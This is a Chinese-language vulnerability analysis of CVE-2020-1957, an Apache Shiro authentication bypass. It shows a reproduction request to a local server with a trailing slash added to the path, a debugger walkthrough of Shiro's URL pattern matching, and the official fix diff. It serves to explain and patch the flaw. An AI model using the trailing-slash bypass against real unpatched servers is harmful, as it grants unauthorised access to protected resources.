CVE-2020-1957

> Shiro框架通过拦截器功能来实现对用户访问权限的控制和拦截

漏洞介绍

Shiro框架通过拦截器功能来对用户访问权限进行控制，如`anon，authc`等拦截器。

anon为匿名拦截器，不需要登录即可访问；authc为登录拦截器，需要登录才可以访问。主要是Spring web在匹配url的时候没有匹配上/导致绕过

Shiro / SHIRO-682

fix the potential threat when use "uri = uri + '/' " to bypassed shiro protect

Details

Type:	Bug	Status:	RESOLVED
Priority:	Major	Resolution:	Resolved
Affects Version/s:	1.3.2	Fix Version/s:	1.5.0
Component/s:	Web		
Labels:	security		

Description

hi, the potential threat found when use shiro filter.
in spring web, the `requestURI : /resource/menus` and `resource/menus/` both can access the resource,
but the `pathPattern` match `/resource/menus` can not match `resource/menus/`
user can use `requestURI + "/"` to simply bypassed chain filter, to bypassed shiro protect


[PR #127|https://github.com/apache/shiro/pull/127]

版本影响：`Apache Shiro < 1.5.3`

环境搭建

> https://www.jianshu.com/p/971ad364704b 参考

漏洞复现



```
GET /hello/1/ HTTP/1.1
Host: 127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0)
Gecko/20100101 Firefox/85.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8080/
Connection: close
Cookie: PHPSESSID=ldsmclo6ss0h1j72qjimvq81af;
JSESSIONID=D6CA1C9925D9978ED3A493D0B24B32D3
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1
If-Modified-Since: Mon, 17 Dec 2018 02:28:07 GMT
Cache-Control: max-age=0
```

```
HTTP/1.1 200
Content-Type: text/html;charset=UTF-8
Content-Length: 5
Date: Sat, 20 Feb 2021 12:44:43 GMT
Connection: close

hello
```

漏洞分析

Shiro中url表达式匹配


```
? ： 匹配一个字符
* ： 匹配0个或多个字符
** ： 匹配路径中0个或多个路径
```

我们先找到路径的判断位置。`PathMatchingFilterChainResolver`类


```
public FilterChain getChain(ServletRequest request, ServletResponse response, FilterChain originalChain) {
    FilterChainManager filterChainManager = this.getFilterChainManager();
    if (!filterChainManager.hasChains()) {
        return null;
    } else {
        String requestURI = this.getPathWithinApplication(request);
        Iterator var6 = filterChainManager.getChainNames().iterator();

        String pathPattern;
        do {
            if (!var6.hasNext()) {
                return null;
            }

            pathPattern = (String)var6.next();
        } while(!this.pathMatches(pathPattern, requestURI));

        if (log.isTraceEnabled()) {
            log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + requestURI + "].  " + "Utilizing corresponding filter chain...");
        }

        return filterChainManager.proxy(originalChain, pathPattern);
    }
}
```

通过调试来进行分析

```
} else {
    String requestURI = this.getPathWithinApplication(request);  request: ShiroHttpServletRequest@5998  requestURI: "/hello/1/"
    Iterator var6 = filterChainManager.getChainNames().iterator();  filterChainManager: DefaultFilterChainManager@6001

    String pathPattern;  pathPattern: "/doLogin"
    do {
        if (!var6.hasNext()) {
            return null;
        }

        第一次没有匹配成功，继续进入do循环
        pathPattern = (String)var6.next();
    } while(!this.pathMatches(pathPattern, requestURI));  requestURI: "/hello/1/"  pathPattern: "/doLogin"

    if (log.isTraceEnabled()) {
        log.trace("Matched path pattern [" + pathPattern + "] for requestURI [" + requestURI + "].  " + "Utilizing corresponding filter chain.
    }
```




直接进行到最后一次匹配




然后我们一直跟进入，进入到`doMatch`方法


一步一步的跟进调试，发现将路径进行`/`分隔成数组



然后进行循环，匹配数组中的值，一直到执行完for循环



然后在最后`if (pattIdxStart > pattIdxEnd)`里执行完成返回`flase`



最后简单的说

```
/hello/1     可以匹配     /hello/*   执行拦截操作
/hello/1/    不可以匹配   /hello/*   不执行拦截操作
```

官方修复

https://github.com/apache/shiro/commit/3708d7907016bf2fa12691dff6ff0def1249b8ce#diff-075715c04b416420c86d577dcfa7292792e4a500c9adbf0e744d7cf227666629

```
@@ -136,11 +136,20 @@ public static String getPathWithinApplication(HttpServletRequest request) {
     public static String getRequestUri(HttpServletRequest request) {
         String uri = (String) request.getAttribute(INCLUDE_REQUEST_URI_ATTRIBUTE);
         if (uri == null) {
-            uri = request.getRequestURI();
+            uri = valueOrEmpty(request.getContextPath()) + "/" +
+                  valueOrEmpty(request.getServletPath()) +
+                  valueOrEmpty(request.getPathInfo());
         }
         return normalize(decodeAndCleanUriString(request, uri));
     }

+    private static String valueOrEmpty(String input) {
+        if (input == null) {
+            return "";
+        }
+        return input;
+    }
+
     /**
      * Normalize a relative URI path that may have relative values ("/./",
      * "/../", and so on ) it it.  <strong>WARNING</strong> - This method is
```

参考

> https://www.jianshu.com/p/971ad364704b
>
> https://paper.seebug.org/1196/